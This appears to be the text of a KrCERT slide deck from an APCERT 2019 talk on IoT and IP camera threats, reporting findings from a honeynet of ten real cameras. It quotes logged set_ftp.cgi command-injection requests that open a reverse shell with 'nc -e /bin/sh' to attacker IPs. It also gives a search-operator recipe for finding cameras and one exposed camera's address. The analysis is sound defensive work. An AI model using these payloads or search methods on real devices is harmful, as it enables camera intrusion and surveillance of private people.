The Awareness and Countermesures against IoT threat on the rise

October 2019, Singapore

Kwangsik Lee KrCERT


KISA

APCERT
Asia Pacific Computer Emergency Response Team

Contents

Internet of Things

HISTORY


daguerréotype
Film
First IP Camera
Today
1839
1943
1951
1973
1996
Colossus Mark 1
Internet
TCP/IP
IoT

Internet of Threats

IoT Cyber Threat Trends

IP CAMERA CYBER THREAT

o Always connected to the Internet

o Can be accessed by only knowing their IP address

o Webcams and IP cameras are more vulnerable than you think

o Unsecured private IP cameras are easily exposed online


VULNERABLITIES IN IP CAMERA

BACKDOOR

- Log in to backdoor account with Telnet

STREAMING

- Direct streaming of camera content



AUTH

- Attackers can bypass authentication and download device configuration file

CLOUD

- Attack through cloud function that support device management

HOW TO HACK IP CAMERA

o Common attacks on IoT devices

-Use default passwords for administrator


- Weak ID and PASSWORD cracking

- Admin web page hacking


- Principle to find CCTV
  . Use unique URL by manufacturer
    ex) inurl: /view/index.shtml
  . Broadband automatic scanning
  . IP tracking (email, sns, etc.)

Insecurity of Things

With default / weak id and password



random ip scan



SHODAN

upload devices url

Insecam

default ID/PW access

Webcam Control

Exposed Video Streams

::: Login :::

119.74.55.3


bb119-74-55-3.singnet.com.sg

Singtel Fibre Broadband

Added on 2019-09-14 13:56:22 GMT


Singapore, Singapore

```
HTTP/1.1 200 OK
Date: Sat, 14 Sep 2019 21:56:21 GMT
Server: Linux/2.x UPnP/1.0 Avtech/1.0
Connection: close
Last-Modified: Wed, 29 Nov 2017 06:15:11 GMT
Content-Type: text/html
ETag: 162-15850-1511936111
Content-Length: 15850
```



Internal of Threats

IP CAMERA HONEYNET (H/W)



IP CAMERA HONEYNET (S/W)

OS	LOGS	PARSING	DB	MIGRATE	VISUALIZE
					


IP CAMERA HONEYNET

- (NETWORK) Mirroring attack traffic using TAP equipment
- (IP CAMERA) 10 Real machines best selling in Korea
- (LOG SERVER) Real-Time Event Log Monitoring

IP CAMERA HONEYNET

ALIAS	MANUFACTURES	CAMERA MODEL
IPCAM1	EasyN	ES100G
IPCAM2	EasyN	ES200G
IPCAM3	Digitalzone WeVO	CAM 200-FHD
IPCAM4	NetTop C&C	SVR-700A
IPCAM5	With&All	VSTARCAM-100T
IPCAM6	NetTop C&C	VSTARCAM-200A
IPCAM7	PetsView	HD Camera
IPCAM8	EzNet	NEXT-2200 FHD
IPCAM9	EasyN	ES200K
IPCAM10	AnyGATE	AnyCam-1100W

ATTACK ANALYSIS - elasticsearch



path : /tmpfs/snap.jpg

accounts : user:user

Source Country, IP, Port

ATTACK ANALYSIS - “command injection”


- **FTP setup commands founded in URL**

October 31st 2018, 16:33	abn_set_ftp	/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=&svr=%24%28nc+203.228.89.116+44375+-e+%2Fbin%2Fsh%29&port=21&user=ftp&pwd=ftp
October 31st 2018, 13:42	abn_set_ftp	/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=&svr=%24%28nc+189.245.100.254+17563+-e+%2Fbin%2Fsh%29&port=21&user=ftp&pwd=ftp
October 31st 2018, 10:24	abn_set_ftp	/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=&svr=%24%28nc+190.45.83.95+35120+-e+%2Fbin%2Fsh%29&port=21&user=ftp&pwd=ftp

By `set_ftp.cgi` injection to obtain root privileges, and provide remote root Shell on the device


ATTACK ANALYSIS - “origins of attack”

Country	Count	Proportion
CN	171	27.3%
BR	68	10.8%
KR	63	10.0%
US	41	6.5%
TW	41	6.5%
VN	22	3.5%
TR	18	2.9%
IL	13	2.1%
RU	13	2.1%
ID	12	1.9%
etc	462	73.7%



ATTACK ANALYSIS - “origins of attack”

ATTACK ANALYSIS - “operating instructions”



Camera Control	Prop.
Snapshot	63.0%
etc	11.0%
Zoom / Pan / Tilt	9.1%
FTP	8.7%
Web UI Login	5.0%
Microphone Recording	3.2%

ATTACK ANALYSIS - “user agent”

Browser	user_agent in attack HTTP Header	Count	Prop.(%)
Mobile or Tablet	Mozilla/4.0_(Mozilla/5.0_(Dalvik/2.1.0_(Dalvik/1.6.0_(	69	94.5%
Python Agent	Python-urllib/2.7 python-requests/2.18.4 python-requests/2.19.1	3	5.5%
Go lang Agent	Go-http-client/1.1	1	

